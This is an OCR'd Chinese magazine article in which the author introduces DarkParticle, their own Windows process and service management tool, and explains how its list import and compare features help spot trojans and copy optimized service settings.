


图12

文章难易度：★★
文章阅读点：DarkParticle系统辅助工具的使用介绍

系统管理新秀——DarkParticle

fsh（内蒙古大学）

DarkParticle是我刚刚完成的作品，今天就把它推荐给大家，希望大家喜欢。作为一款系统管理辅助工具，当前版本的DarkParticle主要包括“进程管理”和“服务管理”两大功能，除具有常规系统管理工具所具有的功能外，DarkParticle最大的特色是“进程管理”和“服务管理”均具有“导入列表”命令，该命令可以让用户以图形方式浏览以往备份的进程或服务列表，并且其独特的比较功能会高亮显示备份列表与当前系统相异的条目，从而帮助用户更快的找到问题所在。接下来我就详细地向大家介绍一下这款工具的使用。

一、进程管理

进程管理界面如图1所示，与常规进程管理程序相似，DarkParticle也具有枚举进程、结束进程、暂停进程等功能，此外该程序还附加数据库文件，可以从中查询指定进程信息，对于这些功能我就不作过多介绍了，相信只要读者使用过类似的工具，应该很好上手的。

重点介绍的是DarkPartilce最富特色的功能——“导入列表”。使用该命令前，必须要有相应“导出列表”命令生成的进程列表文件，该文件中保存着进程及相应模块的信息，而通过“导入列表”命令我们可以方便的以图形化的方式浏览这些信息，如图2。并且DarkParticle会自动关联列表文件与当前系统中相匹配的进程，并比较它们的异同，若发现相异的条目则会高亮显示，例如列表文件中较当前系统多出的进程，其背景色会显示为红色，而启动命令不同的进程，其背景色会显示为黄色等。




图 1




图 2

实际上，DarkParticle 中的“导入列表”功能是相当实用的，因为目前有很多木马病毒为了更加隐蔽，常常把自身模块插入到其它进程中运行，而不是独立创建一个进程，这对于染毒用户来说，就大大增加了手工杀毒的困难。这时便可以使用“导入列表”命令查看以往备份的进程列表，通过观察两者的异同，即使不能直接找到这些危险模块，也能大大缩小查找的范围。

二、服务管理

服务管理界面如图 3 所示。对于 DarkParticle 中常规的服务管理命令我就不再介绍，而是把重点放在服务管理中的“导入列表”命令（图 4）。右击任意服务项后，可以在弹出的菜单中找到该命令。与进程管理中的“导入列表”命令相似，该命令也可以比较列表文件与当前系统中服务的异同，只是它对相异条目的标记更加精确，例如关联的两个服务的启动类型不同，则只会高亮显示对应的启动类型这一列，而不是整行。

虽然服务管理中的“导入列表”功能也能够用来辅助查找木马病毒（因为目前的确有很多木马把自身注册为系统服务，通过比较便可找到它们的踪迹），但除此外，它还可以巧妙的用来优化系统。通常高手们优化系统时会更改部分服务的启动方式，例如禁用一些不常用的服务以提高系统总体性能，这样一来，我们只需要在这些优化过的系统中备份一份服务列表，然后在自己的电脑上导入该列表，“依葫芦画瓢”再把自己系统中与之启动方式不同的服务更改为相同即可，对于新手来说这也不失为一个优化系统的好方法。当然，为了保险起见，操作前最好还是先对自己的系统服务做一个备份。




图 3

三、关于数据库

DarkParticle 中的很多功能是基于数据库来实现的，如进程查询、扩展名查询等。目前该数据库中的所有信息都是我一个人整理完成的，但一个人的能力毕竟有限，希望大家能够与我一起合力构建一个全面的系统信息数据库。对于该数据库，不建议采取加密措施，而是完全公开化，以供更多的用户来使用。但是目前我还没有能力构建这样一个平台，希望有兴趣的朋友能够与我联系，来共同完成该目标。

